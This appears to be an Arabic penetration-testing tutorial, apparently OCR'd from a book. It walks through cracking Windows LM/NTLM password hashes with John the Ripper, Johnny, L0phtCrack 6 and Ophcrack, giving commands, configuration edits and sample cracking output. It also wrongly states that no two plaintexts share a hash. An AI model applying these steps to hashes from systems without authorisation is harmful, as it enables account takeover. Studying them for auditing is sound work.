من أجل اكتشاف النسخة الغير مشفرة من كلمة مرور، فنحن بحاجة إلى بعض من الخطوات المهمة. علينا أولا تحديد خوارزمية الهاش، ثانيا نختار كلمة مرور عاديه، ثالثا نقوم بتشفير كلمة المرور الذي اخترنها مع خوارزمية الهاش، وأخيرا نقارن هاش الكلمة التي اخترناها مع من الهاش الهدف. إذا تطابقا، فنحن نعلم أنها كلمة المرور العادية لأنه لا يوجد نصين عاديين مختلفين يعطيا نفس الهاش.

على الرغم من أن هذا قد يبدو وكأنها عملية خرقاء، أو بطيئة للإنسان، فأن الحواسيب متخصصة في مهام مثل هذا. نظرا لقوة الحوسبة المتاحة اليوم، والقيام بعملية من أربع الخطوات المذكورة أعلاه هي تافهة بالنسبة للآلات الحديثة. السرعة التي يقوم بها **JTR** في تولد هاش كلمات المرور تختلف تبعا للخوارزمية المستخدمة لإنشاء الهاش والأجهزة التي يتم تشغيل **JTR** عليها. فمن المأمون القول إنه حتى جهاز كمبيوتر متوسط قادر على توليد الملايين من تخمين لكلمات مرور الويندوز (**LM**) في كل ثانية. يتضمن **JTR** ميزة أنيق التي تسمح لك لقياس أداء الكمبيوتر الخاص بك. سيتم قياس هذا المعيار في **cracks per second (c/s)**. يمكنك تشغيل هذا عن طريق فتح الترمنال في نظام التشغيل لينكس وكتابة الامر التالي:

```
#john --test
```

هذا سوف يوفر لك قائمة من مقاييس الأداء وتتيح لك معرفة مدى كفاءة النظام الخاص بك في توليد التخمينات التي تستند إلى الأجهزة الخاصة بك والخوارزمية المستخدمة لهاش كلمات السر.

لاستخدام ملف الكلمات المخصص مثل الملف الذي قمت ببنائه في المثال السابق والذي يسمى **No_Duplicates_File**، والتي سوف تحتاجه لتحرير لائحة الكلمات الافتراضية. ويمكن فعل هذا من خلال تعديل السطر التالي في الملف (**/etc/john/john.conf**).

```
[Options]
# Wordlist file name, to be used in batch mode
Wordlist = $JOHN/password.lst
# Use idle cycles only
```

في هذا الملف، سوف نجد أنه يشير الى لائحة الكلمات **passwords.lst** افتراضيا. ولتغيير هذه اللائحة بلائحة الكلمات التي اعددتها سابقا نقوم بتبديل السطر (**Wordlist = $JOHN/password.lst**) الى (**Wordlist = No_Duplicates_File.lst**). ثانيا لائحة الكلمات التي قمت بإنشائها **No_Duplicates_File.lst** يجب أن يكون موجودة في المجلد المحدد في الملف **john.conf**. او يمكن ذلك باستخدام التعبير(**--wordlist**) ثم مكان الملف الذي يحتوي على لائحة الكلمات. لاستخدام **John the Ripper** على ملف كلمة السر، فسوف نحتاج أولا إلى نسخ الملف إلى المجلد **john** والموجود في المسار (**/root/.john/**). ثم بعد ذلك نقوم بتشغيل **John the Ripper** على طريق الاتي.

#john©hash

```
root@JANA:~/.john# john hash
Warning: detected hash type "lm", but the string is also recognized as "nt"
Use the "--format=nt" option to force loading these as that type instead
Warning: detected hash type "lm", but the string is also recognized as "nt2"
Use the "--format=nt2" option to force loading these as that type instead
Loaded 7 password hashes with no different salts (LM DES [128/128 BS SSE2])
                  (JANA)
                  (SUPPORT_388945a0)
                  (Guest)
8                 (Administrator:2)
```

لرؤية نسبة تقد هذا الامر في عمله عن طريق النقر فوق Enter.

للحصول على هذه الأداة للعمل في بيئة نظام التشغيل ويندوز أو لمزيد من المعلومات يمكنك زيارة الموقع التالي:

http://www.openwall.com/

Johnny


Johnny هي واجهة المستخدم الرسومية للتطبيق **John the Ripper** ذات الشعبية الكبيرة في كسر كلمة مرور لنظام التشغيل كالي. وهي مثل إصدار سطر الأوامر **John the Ripper**، **Johnny** لديها العديد من المحركات التي تسمح له باتخاذ اجراءات لأنواع مختلفة من كلمات السر، بما في ذلك كلمات المرور المشفرة والهاش. **Johnny** لديه القدرة على الكشف الألي لمعظم الهاشات وكلمات السر المشفرة، مما يجعل العملية أسهل بالنسبة لمختبر الاختراق.

ملحوظه: يوجد بعد التخصيصات المتوفرة في نسخة سطر الأوامر John the Ripper غير متوفرة في التطبيق Johnny لذلك يفضل استخدام نسخة سر الأوامر.


لاستخدام Johnny نتبع الاتي:

Password Attacks | Offline Attacks and select Johnny

والتي تؤدى الى ظهور الشاشة التالية:




من خلال هده الشاشة من قائمة الأدوات العلوية ننقر فوق **Open password file** والتي من خلالها نضح الملف الذي يحتوي على الهاش الذي نريد فك تشفيره الى كلمات مرور واضحة.



من خلال هذا التطبيق نلاحظ وجود شريط أدوات قائمي على الجانب الأيمن عند النقر فوق **Options** والتي من خلالها نحدد نوعه الهجوم لكسر هاش كلمات المرور.

نتائج هذا التطبيق تحمل 90% نتائج صحيحه.



نلاحظ من خلال قائمة wordlist mode انه يمكنك اختيار لائحة الكلمات التي تريدها.

Default behaviour | "Single crack" mode | Wordlist mode | "Incremental" mode | External mode

Wordlist mode uses data from wordlist file. As an addition rules could be applied. Section "Wordlist" would be used to mangle words with rules.

Wordlist file: Browse

Use rules

Use external mode, filter name:

L0phtCrack


المصدر : http://www.l0phtcrack.com

L0phtCrack هي أداة مصممة لتدقيق كلمة المرور واستعادة التطبيقات. يتم استخدامه لاسترداد كلمات السر المفقودة لمايكروسوفت ويندوز بمساعدة **dictionary**، **hybrid**، **rainbow table**، و**brute force attacks** ويتم استخدامه أيضا للتحقق من قوة كلمة المرور. العيوب الأمنية التي هي متأصلة في نظام التوثيق لكلمة السر ويندوز يمكن الكشف عنها بسهولة مع مساعدة من **L0phtCrack**.





أنظمة التشغيل ويندوز، القائمة على أساس البروتوكول **LAN Manager networking protocols**، تستخدم نظام المصادقة الذي يتكون من 8 بايت من التوثيق (**challenge**) والتي تقوم بإرجاع 24 بايت من الاستجابة (**response**) عبر الشبكة من العميل إلى الخادم في الشكل **challenge/response format**. يقوما الخادم بمقارنة الاستجابة (**response**)مقابل 24 بايت من الاستجابة المتوقعة (**response**) الخاصة به الذي قاما هو بحسابها ونتائج المقارنة هو المصادقة. حيث تقوم الخوارزمية بتقسيم كلمة المرور إلى قطاعين منفصلين مكون من سبعة أحرف ثم القيام بالهاش لكل قطاع بشكل فردي. وهذا يسمح للمهاجمين بتقييد كسر كلمة السر إلى سبعة أحرف، ويجعل العملية أسهل. ضعف هاش كلمة السر، إلى جانب انتقال الهاش عبر الشبكة في شكل التوثيق/الاستجابة، يجعل النظم القائمة على LM عرضة للاعتراض تليها هجمات **dictionary** و**brute-force** بواسطة **L0phtCrack**. **L0phtCrack 6**لديه قدره مدمجة على استيراد كلمات السر من ويندوز عن بعد، بما في ذلك الإصدارات 64-بت من ويندوز فيستا ، ويندوز 7، وآلات يونكس ، دون الحاجة إلى أداة خارجية.

- في نظام التشغيل ويندوز نقوم بتثبيت هذه الأداة باتباع **wizard** الخاص بعملية التثبيت ثم النقر فوق الأيقونة المعبرة عنه (**L0phtCrack6**) فتؤدى الى ظهور الشاشة التالية.




- في **L0phtCrack 6 Wizard** ننقر فوق **Next** والذي ينقلنا الى الخطوة الثانية كما هو موضح امنا.
- نجد انه ظهرت امامنا قائمة بها العديد من الخيارات والذي يريد منك توضيح المكان الذي سوف يأخذ من هاش كلمات المرور وهنا سوف نختار **Retrieve from the local machine** ثم ننقر فوق.





- ننتقل الان الى الخطوة الثالثة، والتي تأتى هي الأخرى بالعديد من خيارات التدقيق (**auditing method**) والتي تريد منك اختيار أي من نظام التدقيق التي تريد استخدامه وهذا يعتمد على قوة الهاش. هنا سوف نختار اقواهم وهو **Strong Password Audit** ثم ننقر فوق **Next** للتنقل الى المرحلة الرابعة.



- في هذه المرحلة ذات العنوان **Pick reporting Style** والتي فيها تحديد نوعية المعلومات التي سوف تعرض في التقرير. افتراضيا يوجد علامة على الجميع ما عدا واحدا وهو **Display encrypted password 'hash'** حيث سوف نختارها هي الأخرى ثم بعد ذلك ننقر فوق **next** للانتقال الى المرحلة التالية والأخيرة من عملية **wizard**.
- في المرحلة الأخيرة يقوم بعرض سريع لاختيارات في جميع المراحل السابقة ويخبرك انه على استعداد للقيام بالعملية.
- ننقر هنا فوق **FINISH**.
- بعد الانتهاء يظهر لك رسالة تخبرك بانه أنهي العملية (**Audit completed**) ننقر فوق **OK**.

- في قائمة الأدوات العلوية ننقر فوق الأداة **session options**.



- بعد النقر فوق Session Options تظهر الشاشة التالية ونختار منها تفعيل الاتي:

Crack NTLM Passwords في الجزء المندرج تحت عنوان Dictionary crack.


Crack NTLM Passwords في الجزء المندرج تحت عنوان Dictionary/Brute Hybrid crack.

Crack NTLM Passwords في الجزء المندرج تحت عنوان Brute force crack.

Enable Brute Force Minimum Character Count

Enable Brute Force Maximum Character Count

- ثم ننقر فوق **OK**.



- ثم بعد النقر فوق **OK** نرجع الى الشاشة الرئيسية وننقر فوق العلامة BEGIN لنبدأ بتحليل الهاش وإعطائك تقرير عن كسر كلمة المرور.

Ophcrack

المصدر: http://ophcrack.sourceforge.net

Ophcrack هو أداة لكسر كلمة السر ويندوز ويستخدم جداول **rainbow tables** لكسر كلمات السر. لأنه يأتي مع واجهة المستخدم الرسومية ويعمل على أنظمة تشغيل مختلفة مثل ويندوز، لينوكس / يونيكس، الخ.

